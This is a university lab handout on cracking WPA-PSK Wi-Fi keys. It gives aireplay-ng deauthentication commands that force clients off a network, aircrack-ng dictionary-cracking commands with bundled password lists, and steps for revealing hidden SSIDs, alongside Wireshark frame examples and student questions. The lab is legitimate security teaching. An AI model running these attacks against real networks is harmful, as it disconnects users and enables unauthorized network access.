WPA-PSK Key Cracking

Copyright © 2019 Liran Ma, Texas Christian University; Zhipeng Cai, Georgia State University; Wei Cheng, University of Washington at Tacoma
The development of this document is partially funded by the National Science Foundation's CyberTraining program under award No. OAC-1829553. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at `http://www.gnu.org/licenses/fdl.html`.

Introduction

The first generation of the IEEE 802.11 Wired Equivalent Privacy (WEP) security standard was found to be vulnerable to various statistical weaknesses in the encryption algorithm. While attempts were made to correct the problem, it is still relatively simple to crack WEP and essentially obtain the password right out of thin air. As a result, the Wi-Fi Alliance created an interim standard called Wi-Fi Protected Access (WPA).

However, the WPA Pre-Shared Key (PSK) mode is crackable due to a flaw that exists in the authentication procedure. There is a human-friendly password and a user involved. Combined with the reality that most users select poor passwords, there is an opportunity that can be exploited. The TKIP cipher is not crackable, as it is a per-packet key. However, the initialization of the TKIP, which happens during client authentication, provides an opportunity to obtain the password.

An effective way to crack WPA-PSK is to force a re-authentication of a **legitimate** client. By forcing an actively connected client to disconnect and reconnect, we can capture the WPA-PSK **four-way handshake** that protects the key exchange. A robust dictionary attack may take care of a lot of simple passwords. Consequently, it is potentially *easier* to crack WPA-PSK than it is to crack WEP, as we will discover in this lab.

Contents

1 Information Gathering **2**

2 Forcing De-Authentication **2**

3 Breaking WPA-PSK **3**

4 Analyzing Four-Way Handshake Frames **4**

5 SSID Discovery via De-authentication Attacks **5**

6 General Questions **6**

1 Information Gathering

Record the following information using the `airmon-ng` and `airodump-ng` tools. Verbatim instructions are included in the WEP Crack (Basic) lab.

Channel: _____

BSSID: _____

Client MAC: _____

It is imperative that you find the correct addresses, as they will be used later.

2 Forcing De-Authentication

Ensure that you have switch a wireless NIC to monitor mode. Start data collection with `airodump-ng`, specifying the channel and bssid of the target network. Next, launch a de-authentication attack on the connected wireless client. We will use `aireplay-ng` to send the de-authentication ("death") packets. Death packets inform a wireless client that it is no longer associated with the network. The wireless client will then re-authenticate with the AP and complete a new 4-way authentication handshake, which will be used to break the WPA/WPA2 pre-shared key. Open a new terminal tab or window and issue the following command:

```
# aireplay-ng --deauth 3 -e SSID wlan0mon
```

-or-

```
# aireplay-ng --deauth 3 -a network-bssid wlan0mon
```

`airodump-ng` will display the network BSSID in the top-right corner if it detects a WPA handshake (See Fig. 1).

Make sure the 4-way handshake has been captured before closing `airodump-ng`. Open the captured file with Wireshark and find a de-authentication frame.

2.0.1 Provide a screenshot of a de-authentication frame with its detailed parameters (i.e., the source and destination MAC addressed) displayed.

```
CH 11 ][ Elapsed: 24 s ][ 2019-04-08 21:04 ][ WPA handshake: B0:C7:45:75:BD:C6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B0:C7:45:75:BD:C6  -24 100      277      221    4  11  11e  WPA  TKIP   PSK  EurekaLabs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B0:C7:45:75:BD:C6  30:59:B7:0D:5C:8C -30    2e-11e    0       152
```

Figure 1: `airodump-ng` Output Upon WPA Handshake Detection

2.0.2 What is the meaning of the following command: `aireplay-ng -0 1 -a network-bssid -c client-mac wlan0mon`?

Reference: `http://www.aircrack-ng.org/doku.php?id=cracking_wpa`

2.0.3 What is the major difference between these two commands in terms of performing de-authentication attacks?

Hint: the difference can be seen by examining the captured de-authentication frames in Wireshark. An example de-authentication frame captured using the command `aireplay-ng -0 1 -a network-bssid -c client-mac wlan0mon` *is shown in Fig. 2.*

```
▸ Frame 970: 26 bytes on wire (208 bits), 26 bytes captured (208 bits)
▾ IEEE 802.11 Deauthentication, Flags: ........
    Type/Subtype: Deauthentication (0x000c)
  ▸ Frame Control Field: 0xc000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    Source address: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    BSS Id: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    .... .... .... 0000 = Fragment number: 0
    0001 0111 1111 .... = Sequence number: 383
▸ IEEE 802.11 wireless LAN
```

Figure 2: Example Global De-Authentication Frame

3 Breaking WPA-PSK

In this section we will use Aircrack-ng to break WPA encryption hashes inside our capture file. The command syntax is as follows:

```
# aircrack-ng -a 2 -b network-bssid -w dictionary-file output.cap
```

Kali Linux includes two tools that have their own dictionary files (John the Ripper and Metasploit). You can find these pre-built password lists by using the command

```
# locate password.lst
```

Use any of the files returned by the `locate` command. Your instructor may also provide a special list for your class. An example command looks as follows:

```
# aircrack-ng -a 2 -b 00:1E:E0:59:40:7D -w /usr/share/john/password.lst output.cap
```

3.0.1 What is the WPA-PSK passkey? Provide a screenshot of the output.

3.0.2 Is it useful to launch a brute force attack? Provide a detailed explanation.

Reference: `http://lastbit.com/pswcalc.asp`

3.0.3 Is it useful to launch an attack using pre-built rainbow tables based on known SSID's? Why or why not?

4 Analyzing Four-Way Handshake Frames

The four-way handshake was designed to occur over an insecure channel using plain text but still provide a means of authenticating and initializing a secure connection between two devices. Notice that the secret key was never transmitted over the air: the pre-shared key (PSK) is first converted to a primary master key (PMK), which is then used to create the pairwise transient key (PTK). These handshake frames make WPA-PSK vulnerable to the above attack.
Run the Wireshark and open the .cap file (that contains the captured four-way handshake) from `airodump-ng`. *Hint: In Wireshark, use "eapol" as a filter. This will show only handshake frames.* Reference: `http://www.aircrack-ng.org/doku.php?id=wpa_capture`. An example key exchange frame is shown in Fig. 3.

4.0.1 Provide a screenshot of an authentication (EAPOL key) frame.

4.0.2 Does the above attacking approach work on WPA-PSK mode using AES encryption?

Repeat the attack in Sections 2 & 3 for a network secured with AES.

eapol

No.	Time	Source	Destination	Protocol	Length	Info
1219	12.316992	Buffalo_75:bd:c6	Microsof_0d:5c:8c	EAPOL	133	Key (Message 1 of 4)
1221	12.320060	Microsof_0d:5c:8c	Buffalo_75:bd:c6	EAPOL	157	Key (Message 2 of 4)
1223	12.324672	Buffalo_75:bd:c6	Microsof_0d:5c:8c	EAPOL	157	Key (Message 3 of 4)
1225	12.326714	Microsof_0d:5c:8c	Buffalo_75:bd:c6	EAPOL	133	Key (Message 4 of 4)

```
▸ Frame 1219: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▾ IEEE 802.11 QoS Data, Flags: ......F.
    Type/Subtype: QoS Data (0x0028)
  ▸ Frame Control Field: 0x8802
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Microsof_0d:5c:8c (30:59:b7:0d:5c:8c)
    Transmitter address: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    Destination address: Microsof_0d:5c:8c (30:59:b7:0d:5c:8c)
    Source address: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    BSS Id: Buffalo_75:bd:c6 (b0:c7:45:75:bd:c6)
    STA address: Microsof_0d:5c:8c (30:59:b7:0d:5c:8c)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0001 .... = Sequence number: 1
  ▸ Qos Control: 0x0000
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL WPA Key (254)
    [Message number: 1]
  ▸ Key Information: 0x0089
    Key Length: 32
    Replay Counter: 4
    WPA Key Nonce: c376f346349fd80b30a706c59b4f6724208e77d081928c23...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

Figure 3: Example Handshake Key Frame

4.0.3 Provide a screenshot of the WPA passkey from the AES network.

5 SSID Discovery via De-authentication Attacks

The de-authentication attack can be used for wireless network reconnaissance as well. If the SSID broadcasting is disabled, a de-authentication attack can make a legitimate client to reconnect to the AP, disclosing the SSID. The SSID is placed inside an Association Request frame sent from the legitimate wireless client. An example association request frame is shown in Fig. ref

Pretending you don't have the target network's SSID or BSSID, run `airodump-ng` and find a network that is not broadcasting its SSID. It will display `<length: 0>` in the ESSID column. If there are multiple, this section may need to be repeated for each BSSID.

Once you have the BSSID and channel of your target network, restart `airodump-ng` with those spe-



Figure 4: Association Frame Revealing Network SSID

cific parameters to limit the collected data. In a separate tab or window, run the de-authentication command

```
# aireplay-ng --deauth 3 -a network-bssid wlan0mon
```

to force a global de-authentication based on BSSID. Your `airodump-ng` should behave the same way as in Fig. 1. Once it does, stop data collection and open the output file in Wireshark. Find an association request frame and expand the data as shown in Fig. 4.

5.0.1 Provide a screenshot of the association request frame with the SSID displayed.

6 General Questions

6.0.1 How long did it take you to complete this lab?

6.0.2 Was the lab challenging enough?